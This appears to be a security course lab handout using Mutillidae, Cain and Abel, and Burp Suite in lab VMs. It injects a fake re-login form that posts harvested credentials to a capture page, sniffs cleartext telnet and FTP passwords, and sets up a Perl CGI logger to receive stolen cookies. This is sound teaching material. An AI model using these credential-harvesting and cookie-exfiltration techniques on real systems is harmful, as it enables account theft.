Lab 08 Requirements

- Internet connectivity & VMware Workstation version 15.5.7 or above

Part 01: Capture user data


This is going to be an example of injecting some HTML that will prompt a user to re-enter their login credentials, then send the credentials to the captured data page. (This information could just as easily be sent to another server)

On Kali Linux

- Open the Mutillidae home page, disable Hints, **Reset DB**
- Create a new user with username: **FOLusername** and pass: **FOObar** and login as that user
- Navigate to http://FOLusername-uws/mutillidae/documentation/
- Open **Mutillidae-Test-Scripts.txt** file
- Search for **idLogin** to find the HTML we need, then copy everything from
  - The opening <div> to closing </div> tags and paste it into the **Add to Your Blog** page
  - You need to replace *localhost*, on line 7, with your host name, to get the script to work

```
var lData = "username=" + theForm.username.value + "&password=" + theForm.password.va
var lHost = "localhost";
var lProtocol = "http";
var lAction = lProtocol + "://" + lHost + "/mutillidae/capture-data.php";
```

- Submit the HTML to the blog – You should see a popup screen asking you to login again
- Type in the credentials you created for user **FOLusername** and click submit
- To see the results navigate to the **View Captured Data** page
  - Use upper menu or left menu: **Others** -> **Data Capture Pages -> View Captured Data**


folusername-uws/mutilli
folusername-uws/mutillidae
folusername-uws/mutillidae
folusername-uws/mutillidae/index.php?page=captured-data.php
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
Getting Started
OWASP Mutillidae II: Keep Calm and Pwn On
Version: 2.6.62 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Donate
Want to Help?
Video Tutorials
Captured Data
Back
Help Me!
Captured Data Page
Refresh
Delete Capured Data
Capture Data

This page shows the data captured by page capture-data.php. There should also be a file with the same data since capture-data.php tries to save the data to a table and a file. The table contents are being displayed on this page. On this system, the file should be found in /var/www /html/mutillidae. The database table is named captured_data.

1 captured records found

Hostname	Client IP Address	Client Port	User Agent	Referrer	Data	Date/Time
10.0.0.10	10.0.0.10	36044	Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0	http://folusername-uws/mutillidae /index.php?page=add-to-your-blog.php	username = FOLusername password = FOObar showhints = 0 PHPSESSID = gcncg749kdvtlcdo5ro01s2cs4	2018-11-12 21:11:24

Slide 01:

- Take a screenshot showing the captured username and password data and place it into slide 01


Part 02: Cain and Abel

On Ubuntu

Use the following command to install the telnet daemon on your server. If you already have it installed, you will receive a message informing you of this

- **sudo apt-get install telnetd**

Ensure the telnet and FTP services are running with the command shown below:




```
root@folusername-uws:/# netstat -tuna | grep :23 && netstat -tuna | grep :21
tcp        0      0 0.0.0.0:23             0.0.0.0:*               LISTEN
tcp6       0      0 :::21                  :::*                    LISTEN
root@folusername-uws:/#
```

On Kali Linux

Test the Telnet Daemon by Logging in from Kali Linux

Use the following command to log into telnet server

- **telnet *IP_of_the_Ubuntu-Server***
- When prompted, enter the username and password for the Ubuntu-Server user
- Issue the **cd /home && ls && logout** commands



```
root@FOLusername:/# telnet 10.0.0.200
Trying 10.0.0.200...
Connected to 10.0.0.200.
Escape character is '^]'.
Ubuntu 18.04.1 LTS
folusername-uws login: folusername
Password:
Last login: Mon Nov 12 21:37:48 EST 2018 from 10.0.0.10 on pts/0
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-36-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Nov 12 21:39:43 EST 2018

  System load:  0.0                Processes:             184
  Usage of /:   16.6% of 39.12GB   Users logged in:       1
  Memory usage: 22%                IP address for ens33: 192.168.237.132
  Swap usage:   0%                 IP address for ens38: 10.0.0.200

 * Security certifications for Ubuntu!
   We now have FIPS, STIG, CC and a CIS Benchmark.

   - http://bit.ly/Security_Certification

 * Want to make a highly secure kiosk, smart display or touchscreen?
   Here's a step-by-step tutorial for a rainy weekend, or a startup.

   - https://bit.ly/secure-kiosk


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

85 packages can be updated.
9 updates are security updates.


folusername@folusername-uws:~$ cd /home && ls && logout
folusername  folusername-ftp
Connection closed by foreign host.
root@FOLusername:/# 
```

Slide 02:


- Take a screenshot showing the successful telnet login & logout and place it into slide 02

On Windows 10

Install Cain and Abel on the Windows 10 VM

- On your Windows10 VM download **WinPcap_4_1_3.7z** from FOL and extract it using password **info6076** to your W10 VM desktop

Run **WinPcap_4_1_3.exe** and accept any default installation options



☑ Automatically start the WinPcap driver at boot time


Click finish and exit the installer

IMPORTANT! – Turn off any Anti-Virus software and Windows Defender on the Windows 10 VM

Download Cain and Abel from FOL week 09 content: **ca_setup.7z**

- Use the password **info6076** to extract the contents to your W10 VM desktop

Run **ca_setup.exe** as administrator and accept defaults. Once finished, select **Don't install** WinPcap



WinPcap Installation


WARNING !!! This program uses the packet driver that comes with WinPcap v4.1.3 available at www.winpcap.org.

Do you want to install the packet driver now ?

We need to edit an advanced configuration option for our NIC to make sure Cain&Abel works properly

You will need to make some changes to the Network Adapter that is on the INFO6076 LAN Segment

- Go into the network properties for you **W10 VM's** network adapter that is on the **LAN Segment** and choose Configure:




Local Area Connection Properties

Connect using:

Intel(R) PRO/1000 MT Network Connection

This connection uses the following items:


- Go to the advanced tab and **disable Large Send Offload (IPv4)**



Property:
Adaptive Inter-Frame Spacing
Flow Control
Interrupt Moderation
Interrupt Moderation Rate
IPv4 Checksum Offload
Jumbo Packet
Large Send Offload (IPv4)
Link Speed & Duplex

Value: Disabled

- Go to **Internet Protocol Version 4 (TCP/IPv4)** properties
- Select **Advanced…** from the bottom
- On the **DNS** tab, check both boxes at the bottom as shown below



Advanced TCP/IP Settings

DNS server addresses, in order of use:

The following three settings are applied to all connections with TCP/IP enabled. For resolution of unqualified names:

● Append primary and connection specific DNS suffixes

☑ Append parent suffixes of the primary DNS suffix


○ Append these DNS suffixes (in order):

DNS suffix for this connection:

☑ Register this connection's addresses in DNS

☑ Use this connection's DNS suffix in DNS registration

- Click Ok and exit
- Open Windows PowerShell as Administrator and execute the following command:




Administrator: Windows PowerShell

```
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> netsh int ip set global taskoffload=disable
Ok.
```

Open Cain and Abel and go to the **configure tab**

On the main tab, configure the sniffer to **Start Sniffer on startup** and **Start ARP on startup**




Options

☑ Start Sniffer on startup ☐ Don't use Promiscuous mode

☑ Start APR on startup

- Close and open Cain to confirm these settings are working. (They should be toggled on like below)
- If they aren't toggled, you can manually toggle them




- Go to the **Sniffer tab** and choose the **passwords sub tab**. (found at the bottom of sniffer window)

- Go to your Kali Linux VM and initiate a telnet connection to your Ubuntu Server
    - **Note:** Remember the connection may take some time

```
telnet FOLusername-uws
```

- Once connected, go back to the Sniffer tab and click on the telnet item. What state is it in now?
- Go back to Kali and logout of the session
- Finally, go back to the Sniffer tab where you will see the session is closed
- Right click on the Telnet information and choose to view it

Open Windows PowerShell as administrator and issue the **net config workstation** command and filter the output to lines that contain "name"



Started	Closed	Telnet server	Client	Status	File	Bytes
15/03/2022 - 13:41:53	15/03/2022 - 13:42:53	10.0.0.200	10.0.0.10	Closed	Telnet-202231517415392...	1776 bytes

```
=============================================== Cain's Telnet sniffer generated file =============
artmack-uws login: aarrttmmaacckk
Password: Ubuntu1
Last login: Tue Mar 15 13:39:28 EDT 2022 on tty1
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-169-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Mar 15 13:42:00 EDT 2022
```

```
PS C:\Windows\system32> net config workstation | Select-String "name"

Computer name                        \\DESKTOP-5EOT2G5
Full Computer name                   DESKTOP-5EOT2G5
User name                            FOLusername
```

Slide 03:

- Take a screenshot showing the highlighted areas above and place it into slide 03

On Kali Linux


Download FileZilla for Kali Linux

```
apt-get install filezilla
```

Once downloaded, open FileZilla and log into the FTP server running on Ubuntu

On Windows 10

Using Cain and Abel, capture the FTP username and password the victim on Kali Linux is using



Timestamp	FTP server	Client	Username	Password
15/03/2022 - 19:38:06	10.0.0.200	10.0.0.10	folusername-ftp	Ubuntu1

```
PS C:\Windows\system32> net config workstation | Select-String "name"

Computer name                        \\DESKTOP-5EOT2G5
Full Computer name                   DESKTOP-5EOT2G5
User name                            FOLusername
```

Slide 04:

- Take a screenshot showing all of the above and place it into slide 04


Part 03: Burp Suite Sequencer

On Kali Linux

Use Burp Suite's Sequencer tool to test the entropy of session tokens created by Mutillidae

Reset the **DB** in Mutillidae

You will need to generate some sessions for this test. First clear all of your existing cookies in the browser



Clear Data ×

Clearing all cookies and site data stored by Firefox may sign you out of websites and remove offline web content. Clearing cache data will not affect your logins.

☑ Cookies and Site Data (1.3 MB)
You may get signed out of websites if cleared

☑ Cached Web Content (350 MB)
Will require websites to reload images and data

Set the browser to use Burp Suite as a proxy server. Turn **Intercept** off

Navigate to the DNS page in Mutillidae

OWASP 2017 -> A1 Injection (Other) -> Application Log Injection -> DNS Lookup

Burp Suite should have captured the Requests and Responses under HTTP history

Find the response from the Web Server that sets the cookie information

Right click on that packet and **Send to Sequencer**

Click on the Sequencer tab in Burp


- Select **the PHPSESSID=** option from the **Cookie** pull down menu

Click on **Start live capture**

Let the sequencer run to at least 10,000 tokens captured (The more tokens, the better the analysis)

Stop the Live capture

Run the report by clicking on **Analyze now**. What did it say?



```
root@FOLusername:~# uname -a
Linux FOLusername 4.18.0-kali2-amd64 #1 SMP Debian 4.18.10-2kali1 (2018-10-09) x
86_64 GNU/Linux
root@FOLusername:~# date
Tue Nov 13 00:33:47 EST 2018
root@FOLusername:~# 
```

Burp Sequencer [live capture #1: http://folusername-uws]

Live capture (stopped)

□ Auto analyze

Requests: 10598

Errors: 0

Reliability

The analysis is based on a sample of 10593 tokens. Based on the sample size, the reliability of the results is: very good.
Note that statistical tests provide only an indicative guide to the randomness of the sampled data. Results obtained may contain false p
may not correspond to the practical predictability of the tokens sampled.

Sample

Sample size: 10593.
Token length: 26.

Slide 05:

- Take a screenshot showing all of the above and place it into slide 05

Part 04: Send cookie information to the attacker

On your Kali VM, download the following file using wget and place it in /var/cgi-bin/

```
http://www.computersecuritystudent.com/SECURITY_TOOLS/MUTILLIDAE/MUTILLIDAE_2511/lesson13/logit.pl.TXT
```

Rename the file to logit.pl

Change the ownership to www-data and set RWX permissions for the new file owner

Check the syntax of the file with **`perl –c logit.pl`**

Try running the perl script from the terminal on Kali. If it works, that means Perl is working fine locally. Next step is to ensure that Apache2 on Kali is capable of serving cgi-scripts and be able to serve this perl script

Make a copy of logit.pl and place it in the /var/www/html/ directory, then try navigating to folusername-kali/logit.pl from the browser. Does it work? What message did you get?

If the browser prompts you to download the file, it is because it does not know what to do with this script. If you receive a permissions error, you may need to ensure the file is executable


Open the configuration file for Apache2 on Kali

/etc/apache2/sites-enabled/000-default.conf

You will notice a bunch of stuff is commented out. Under the DocumentRoot line, add the following lines:

```
ScriptAlias /cgi-bin/ /var/cgi-bin/
        <Directory "/var/cgi-bin">
                AllowOverride None
                Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
                Require all granted
        </Directory>
```

Once done, save the file. It should look like the following example:



```
  GNU nano 3.1                    ./sites-enabled/000-default.conf

<VirtualHost *:80>
        # The ServerName directive sets the request scheme, hostname and port that
        # the server uses to identify itself. This is used when creating
        # redirection URLs. In the context of virtual hosts, the ServerName
        # specifies what hostname must appear in the request's Host: header to
        # match this virtual host. For the default virtual host (this file) this
        # value is not decisive as it is used as a last resort host regardless.
        # However, you must set it for any further virtual host explicitly.
        #ServerName www.example.com

        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html

        # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
        # error, crit, alert, emerg.
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

        ScriptAlias /cgi-bin/ /var/cgi-bin/
        <Directory "/var/cgi-bin">
                AllowOverride None
                Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
                Require all granted
        </Directory>

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

        # For most configuration files from conf-available/, which are
```

Next, make sure that the CGI mods have been enabled

```
ln -s /etc/apache2/mods-available/cgid.load /etc/apache2/mods-enabled/
ln -s /etc/apache2/mods-available/cgid.conf /etc/apache2/mods-enabled/
```

Restart apache2

On your Windows 10 VM, create a new entry in the hosts file on your Windows 10 VM for FOLusername-kali so that you can navigate to 10.0.0.10 using your **FOLusername-kali**

Create a user account in Mutillidae with the username of your **FOLusername** and password of **foobar**

Create a user account in Mutillidae with the username of your **Hacker** and password of **foobar**

On Kali, log into mutillidae with the Hacker account

